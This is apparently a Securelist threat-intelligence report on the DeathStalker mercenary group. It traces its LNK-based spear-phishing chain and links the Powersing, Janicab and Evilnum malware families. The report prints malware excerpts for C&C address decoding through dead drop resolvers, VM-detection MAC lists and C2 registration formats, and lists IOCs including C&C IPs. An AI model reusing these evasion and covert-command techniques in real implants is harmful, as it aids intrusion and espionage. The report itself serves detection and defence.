Lifting the veil on DeathStalker, a mercenary triumvirate

securelist.com/deathstalker-mercenary-triumvirate/98177

State-sponsored threat actors and sophisticated attacks are often in the spotlight. Indeed, their innovative techniques, advanced malware platforms and 0-day exploit chains capture our collective imagination. Yet these groups still aren't likely to be a part of the risk model at most companies, nor should they be. Businesses today are faced with an array of much more immediate threats, from ransomware and customer information leaks, to competitors engaging in unethical business practices. In this blog post, we'll be focusing on DeathStalker: a unique threat group that appears to target law firms and companies in the financial sector (although we've occasionally seen them in other verticals as well). As far as we can tell, this actor isn't motivated by financial gain. They don't deploy ransomware, steal payment information to resell it, or engage in any type of activity commonly associated with the cybercrime underworld. Their interest in gathering sensitive business information leads us to believe that DeathStalker is a group of mercenaries offering hacking-for-hire services, or acting as some sort of information broker in financial circles.


DeathStalker first came to our attention through a PowerShell-based implant called Powersing. By unraveling this thread, we were able to identify activities dating back to 2018, and possibly even 2012. But before we dive into a history of DeathStalker and possible links to known groups, we'll start with a bit of background, beginning with this actor's current arsenal.


The Powersing toolchain

Overview


Recent operations we attribute to this threat actor rely on the same intrusion vector: spear-phishing emails with attached archives containing a malicious LNK file.

Despite looking like documents from the Explorer or popular archive-extraction products, the shortcuts lead to cmd.exe. These shortcut files have the following structure:





Clicking them initiates a convoluted sequence resulting in the execution of arbitrary code on the victim's machine. A short PowerShell script, passed through cmd.exe's arguments, bootstraps the following chain:



- Stage 0's role is to extract and execute the next element of the chain, as well as a decoy document embedded inside the LNK file to display to the user. This creates the illusion of having clicked on a real document and ensures the victim doesn't get suspicious.

- Stage 1 is a PowerShell script containing C# assembly designed to connect to a dead drop resolver (more on this in the next paragraph) and obtain cryptographic material used to decode the last stage of the chain by extracting a "DLL" file from the shortcut and locating a Base64-encoded list of URLs at a fixed offset. This establishes persistence by creating a shortcut (using the dropped icon) in the Windows startup folder pointing to the VBE startup script.
- Finally, on stage 2, the actual malware implant used to take control of the victim's machine. It connects to one of the dead drop resolvers to get the address of the real C&C server and enters a loop that looks for orders every few seconds.
- Upon system restart, the VBE startup script – which closely resembles stage 0 – is automatically executed, once again leading all the way to Powersing stage 2.

Communications with the C&C server involve the exchange of JSON-encoded objects. Powersing only has two tasks:


- Capture periodic screenshots from the victim's machine, which are immediately sent to the C&C server (two built-in commands allow operators to change screenshot quality and periodicity)
- Execute arbitrary Powershell scripts provided by the C&C

On stages 1 and 2, security software evasion is carried out with a high degree of variation across the different samples we've analyzed. Depending on the AV detected on the machine, Powersing may opt for alternative persistence methods, or even stop running entirely. We suspect that the group behind this toolset performs detection tests before each of their campaigns and updates their scripts based on the results. This indicates an iterative and fast-paced approach to software design. It's worth pointing out that stage 2 actively looks for traces of virtualization (for example, vendor specific MAC addresses) and malware analysis tools on the machine, and reports this information to the C&C server.

To wrap up this section, we'd like to mention that Powersing isn't a monolithic malware platform. Instead, it's a stealthy foothold inside the victim's network with its key role to enable the projection of further tools.

Dead drop resolvers

The DeathStalkers toolchain leverages a number of public services as dead drop resolvers. These services provide a way for attackers to store data at a fixed URL through public posts, comments, user profiles, content descriptions, etc. Messages left by the attackers follow the following patterns: "My keyboard doesn't work… [string]." and "Yo bro I sing [Base64 encoded string] yeah".



During our investigation of this threat actor, we discovered such messages on:

In all likelihood, this list isn't exhaustive. A number of these messages can be discovered through simple Google queries. Powersing's first order of business is to connect to any dead drop resolver it knows to retrieve this information. Stage 1 consumes the first string of these messages, which contains the AES key used to decode stage 2. Then stage 2 connects to the dead drop resolver to obtain the integer encoded in the second string. As the code excerpt below shows, this integer is divided by an arbitrary constant (which varies depending on the sample) before being converted to an IP address:

```
public string LongToIP(string long_ip_string)
{
  long longIP;
  long.TryParse(long_ip_string, out longIP);
  longIP = longIP / 25835;  // NB: divide integer by an arbitrary constant
  string ip = string.Empty;
  for (int i = 0; i < 4; i++)
  {
    int num = (int)(longIP / Math.Pow(256, (3 - i)));
    longIP = longIP - (long)(num * Math.Pow(256, (3 - i)));
    if (i == 0)
      ip = num.ToString();
    else
      ip = ip + "." + num.ToString();
  }
  return ip;
}
```

This IP address is then stored on the user's hard drive and used to establish a connection to the real C&C server used by the operators to control Powersing. Relying on well-known public services allows cybercriminals to blend initial backdoor communications into legitimate network traffic. It also limits what defenders can do to hinder their operations, as these platforms can't generally be blocklisted at the company level, and getting content taken down from them can be a difficult and lengthy process. However, this comes at a price: the internet never forgets, and it's also difficult for cybercriminals to remove traces of their operations. Thanks to the data indexed or archived by search engines, we estimate that Powersing was first used around August 2017.


A final detail we'd like to mention is that a number of Powersing C&Cs we discovered had SSL certificates reminiscent of Sofacy's infamous Chopstick C&C "IT Department" certificates. We're confident this infrastructure isn't linked with Sofacy and believe this is an attempt by the threat actor to lead defenders to erroneous conclusions.

DeathStalker links to known groups

Janicab

Sec0wn's original blog post introducing Powersing hinted at possible links with a malware family called Janicab, whose older samples date back to 2012. However, to the best of our knowledge, this connection was never explored publicly. Ultimately, we obtained one of the malware samples listed by F-Secure in a 2015 blog post (1fe4c500c9f0f7630a6037e2de6580e9) on Janicab to look for similarities.

This file is another LNK pointing to cmd.exe that drops a VBE script on the system when clicked, as well as a decoy document. The script establishes a connection to an unlisted YouTube video to obtain C&C information embedded in the description:



The integer obtained on this page is then divided by a constant before being converted to an IP address:

```
1   Set objRE = New RegExp
2   With objRE
3   .Pattern = "our (.*)th psy
4   anniversary"
5   .IgnoreCase = True
6   End With
7   Set objMatch = objRE.Execute(
8   outputHTML )
9
10  If objMatch.Count = 1 Then
11  server = ""
12  server = objMatch.Item(0).Sub-
13  matches(0)
14  server = server / 31337  'NB: di-
15  vide integer by an arbitrary
    constant
    'msgbox(server)
    server = IPConvert(server)
    server = "http://" & server & "/wp-
    admin-content"
    End If
```

While the use of YouTube as a dead drop resolver alone wouldn't be sufficient to establish a link between the two groups, we feel that the process of obtaining an integer somewhere online and dividing it before interpreting it as an IP address is unique enough to draw a first connection.

Janicab's features also remind us of Powersing's: the sample contains VM detection based on the MAC address of the machine, looks for malware analysis programs and has familiar antivirus software evasion routines. Janicab also periodically sends screenshot captures of the victim's desktop to the C&C and appears to enable the execution of arbitrary Python scripts.

More recent versions of Janicab (85ed6ab8f60087e80ab3ff87c15b1174) also involve network traffic reminiscent of Powersing, especially when the malware registers with its C&C server:

Powersing registration request (POST data)	Janicab registration request

{
"un": "[username]",
"cn": "[computer name]",
"av": "[installed AV program]",
"dob": "[OS installation date]",
"os": "[OS version]",
"ou": "[campaign identifier]",
"dc": "[version]"
}
	GET /gid.php?action=add&cn=[computer name]&un=[username]&v=[version]&av=[installed AV program]&an=[campaign identifier]

In addition, this sample contains the exact same list of blacklisted VM MAC addresses as the Powersing sample introduced earlier in this post, in the same order.

Powersing's blacklisted MAC addresses	Janicab's blacklisted MAC addresses
virtual_mac_prefix.Add("00015D");	macs(**0**) = "00-01-5D"
virtual_mac_prefix.Add("0003BA");	macs(**1**) = "00-03-BA"
virtual_mac_prefix.Add("000782");	macs(**2**) = "00-07-82"
virtual_mac_prefix.Add("000F4B");	macs(**3**) = "00-0F-4B"
virtual_mac_prefix.Add("00104F");	macs(**4**) = "00-10-4F"

virtual_mac_prefix.Add(“0010E0”);	macs(**5**) = “00-10-E0”
virtual_mac_prefix.Add(“00144F”);	macs(**6**) = “00-14-4F”
virtual_mac_prefix.Add(“0020F2”);	macs(**7**) = “00-20-F2”
virtual_mac_prefix.Add(“002128”);	macs(**8**) = “00-21-28”
virtual_mac_prefix.Add(“0021F6”);	macs(**9**) = “00-21-F6”
virtual_mac_prefix.Add(“005056”);	macs(**10**) = “00-50-56”
virtual_mac_prefix.Add(“000C29”);	macs(**11**) = “00-0C-29”
virtual_mac_prefix.Add(“000569”);	macs(**12**) = “00-05-69”
virtual_mac_prefix.Add(“0003FF”);	macs(**13**) = “00-03-FF”
virtual_mac_prefix.Add(“001C42”);	macs(**14**) = “00-1C-42”
virtual_mac_prefix.Add(“00163E”);	macs(**15**) = “00-16-3E”
virtual_mac_prefix.Add(“080027”);	macs(**16**) = “08-00-27”
virtual_mac_prefix.Add(“001C14”);	macs(**17**) = “00-1C-14”
virtual_mac_prefix.Add(“080020”);	macs(**18**) = “08-00-20”
virtual_mac_prefix.Add(“000D3A”);	macs(**19**) = “00-0D-3A”
virtual_mac_prefix.Add(“00125A”);	macs(**20**) = “00-12-5A”
virtual_mac_prefix.Add(“00155D”);	macs(**21**) = “00-15-5D”
virtual_mac_prefix.Add(“0017FA”);	macs(**22**) = “00-17-FA”
virtual_mac_prefix.Add(“001DD8”);	macs(**23**) = “00-1D-D8”
virtual_mac_prefix.Add(“002248”);	macs(**24**) = “00-22-48”
virtual_mac_prefix.Add(“0025AE”);	macs(**25**) = “00-25-AE”
virtual_mac_prefix.Add(“0050C2”);	macs(**26**) = “00-50-C2”
virtual_mac_prefix.Add(“0050F2”);	macs(**27**) = “00-50-F2”
virtual_mac_prefix.Add(“444553”);	macs(**28**) = “44-45-53”
virtual_mac_prefix.Add(“7CED8D”);	macs(**29**) = “7C-ED-8D”

Evilnum

Another possible connection worth investigating concerns the more recent Evilnum malware family, which was the subject of an in-depth blog post from ESET last July, as well as a couple of our own private reports. ESET's post details another LNK-based infection chain leading to the execution of Javascript-based malware. Again, we obtained an old Evilnum sample (219dedb53da6b1dce0d6c071af59b45c) and observed that it also obtained C&C information from a dead drop resolver (GitHub) to obtain an IP address converted with the following code:

```
function extract_srvaddr() {
  serverFound = false;
  pattern = 'our news start at (.*) thank you';
  while(serverFound == false) {
    var item = items[Math.floor(Math.random()*items.length)];
    var html = get_page_content_with_ie(item,'');
    if(html != '') {
      var match = extract_string(pattern, html);
      if(match != null) {
      srv = num2dot(match[1]/666); // NB: divide integer by a constant
      srv = srv + "/Validate";
      srv_stat = get_page_content_with_ie(srv+"/ValSrv", '');
      validate_str = extract_string('youwillnotfindthisanywhare', srv_stat);
      if(validate_str == 'youwillnotfindthisanywhare') {
        serverFound = true;
        return srv;
      }
    }
  }
}
```

We can't help but notice the pattern of looking for a specific string using a regular expression to obtain an integer, then dividing this integer by a constant resulting in the IP address of the C&C server. While Evilnum provides more capabilities than Powersing, it can also capture screenshots and send them to the C&C server.

In terms of victimology, Evilnum focuses on companies in the Fintech sector. It appears to be more interested in business intelligence than financial gain. This is consistent with the DeathStalker activity we've observed thus far.

One final connection we want to mention is that recent Evilnum (835d94b0490831da27d9bf4e9f4b429c) and Janicab samples have some slight code overlaps, despite being written in different languages:

- Variables with similar names ("ieWatchdogFilename" for Janicab, "ieWatchdogPath" for Evilnum) used in functions performing equivalent tasks
- Two functions used for cleanup have identical names: "deleteLeftOvers"

We feel that these names are unique enough to create an additional link between the two malware families. Less conclusively, this Evilnum sample also contains a function called "long2ip" to convert integers to IP addresses, while Powersing contains a similar implementation under the "LongToIP" name.

Summary


Powersing, Janicab and Evilnum are three scripting language-based toolchains exhibiting the following similarities:

- All three are distributed through LNK files contained in archives delivered through spear-phishing
- They obtain C&C information from dead drop resolvers using regular expressions and hardcoded sentences
- IP addresses are obtained in the form of integers that are then divided by a hardcoded constant before being converted
- Minor code overlaps between the three malware families could indicate that they've been developed by the same team, or inside a group that shares software development practices
- The three malware families all have screenshot capture capabilities. While not original in itself, this isn't usually part of the development priorities of such groups and could be indicative of a shared design specification
- Finally, while we don't have a lot of information about Janicab's victimology, Powersing and Evilnum both go after business intelligence, albeit in different industry verticals. Both sets of activities are consistent with the hypothesis that they're run by a mercenary outfit

While none of these points on their own are sufficient in our eyes to draw a conclusion, we feel that together they allow us to assess with medium confidence that **Powersing, Evilnum and Janicab are operated by the same group**. Additional data shared with us by industry partners that we can't disclose at the moment also supports this conclusion.

Victimology

DeathStalker primarily targets private entities in the financial sector, including law offices, wealth consultancy firms, financial technology companies, and so on. In one unique instance, we also observed DeathStalker attacking a diplomatic entity.



We've been able to identify Powersing-related activities in Argentina, China, Cyprus, Israel, Lebanon, Switzerland, Taiwan, Turkey, the United Kingdom and the United Arab Emirates. We also located Evilnum victims in Cyprus, India, Lebanon, Russia, Jordan and the United Arab Emirates.

However, we believe that DeathStalkers chooses its targets purely based on their perceived value, or perhaps following customer requests. In this context, we assess that any company in the financial sector could catch DeathStalker's attention, no matter its geographic location.

Conclusion

In this blog post, we described a modern infection chain that's still actively used and developed by a threat actor today. It doesn't contain any innovative tricks or sophisticated methods, and certain components of the chain may actually appear needlessly convoluted. Yet if the hypothesis is correct that the same group operates Janicab and Powersing, it indicates that they've been leveraging the same methodologies since 2012. In the infosec world, it doesn't get more "tried and true" than this.

Based on the limited technological means either of these toolchains display, we believe they're good examples of what small groups or even skilled individuals can create. The value we see in publicly releasing information about DeathStalker is to have this threat actor serve as a baseline of what the private sector should be able to defend against. Groups like

DeathStalker represent the type of cyberthreat most companies today are likely to face more than state-sponsored APTs. Due to its ongoing operations (DeathStalker notably leveraged COVID-19 for both Janicab and Powersing implant deployment since March 2020) and continuous activity since 2018, we believe that DeathStalker is still developing its toolset, and that we'll have more to report on in the near future.

We advise defenders to pay close attention to any process creation related to native Windows interpreters for scripting languages, such as powershell.exe and cscript.exe. Wherever possible, these utilities should be made unavailable. We also recommend that future awareness trainings and security product assessments include infection chains based on LNK files.

For more information about both DeathStalker and Evilnum activity, subscribe to our private reporting services: intelreports@kaspersky.com

Indicators of Compromise

File hashes	
D330F1945A39CEB78B716C21B6BE5D82	Malicious LNK
D83F933B2A6C307E17438749EDA29F02	Malicious LNK
540BC05130424301A8F0543E0240DF1D	Malicious LNK
3B359A0E279C4E8C5B781E0518320B46	Malicious LNK
6F965640BC609F9C5B7FEA181A2A83CA	Malicious LNK
E1718289718792651FA401C945C17079	Malicious LNK
F558E216CD3FB6C23696240A8C6306AC	Malicious LNK
B38D1C18CBCCDDDBF56FDD28E5E6ECBB	Loader Script
E132C596857892AC41249B90EA6934C1	PowerSing Stage 1
9A0F56CDACCE40D7039923551EAB241B	PowerSing Stage 1
0CEBEB05362C0A5665E7320431CD115A	PowerSing Stage 1
C5416D454C4A2926CA6128E895224981	PowerSing Stage 1
DBD966532772DC518D818A3AB6830DA9	PowerSing Stage 1
B7BBA5E70DC7362AA00910443FB6CD58	PowerSing Stage 1
2BE3E8024D5DD4EB9F7ED45E4393992D	PowerSing Stage 1

83D5A68BE66A66A5AB27E309D6D6ECD1	PowerSing Stage 1
50D763EFC1BE165B7DB3AB5D00FFACD8	PowerSing Stage 1

C&C servers

54.38.192.174	Powersing C&C
91.229.76.17	Powersing C&C
91.229.76.153	Powersing C&C
91.229.77.240	Powersing C&C
91.229.77.120	Powersing C&C
91.229.79.120	Powersing C&C
54.38.192.174	Powersing C&C
105.104.10.115	Powersing C&C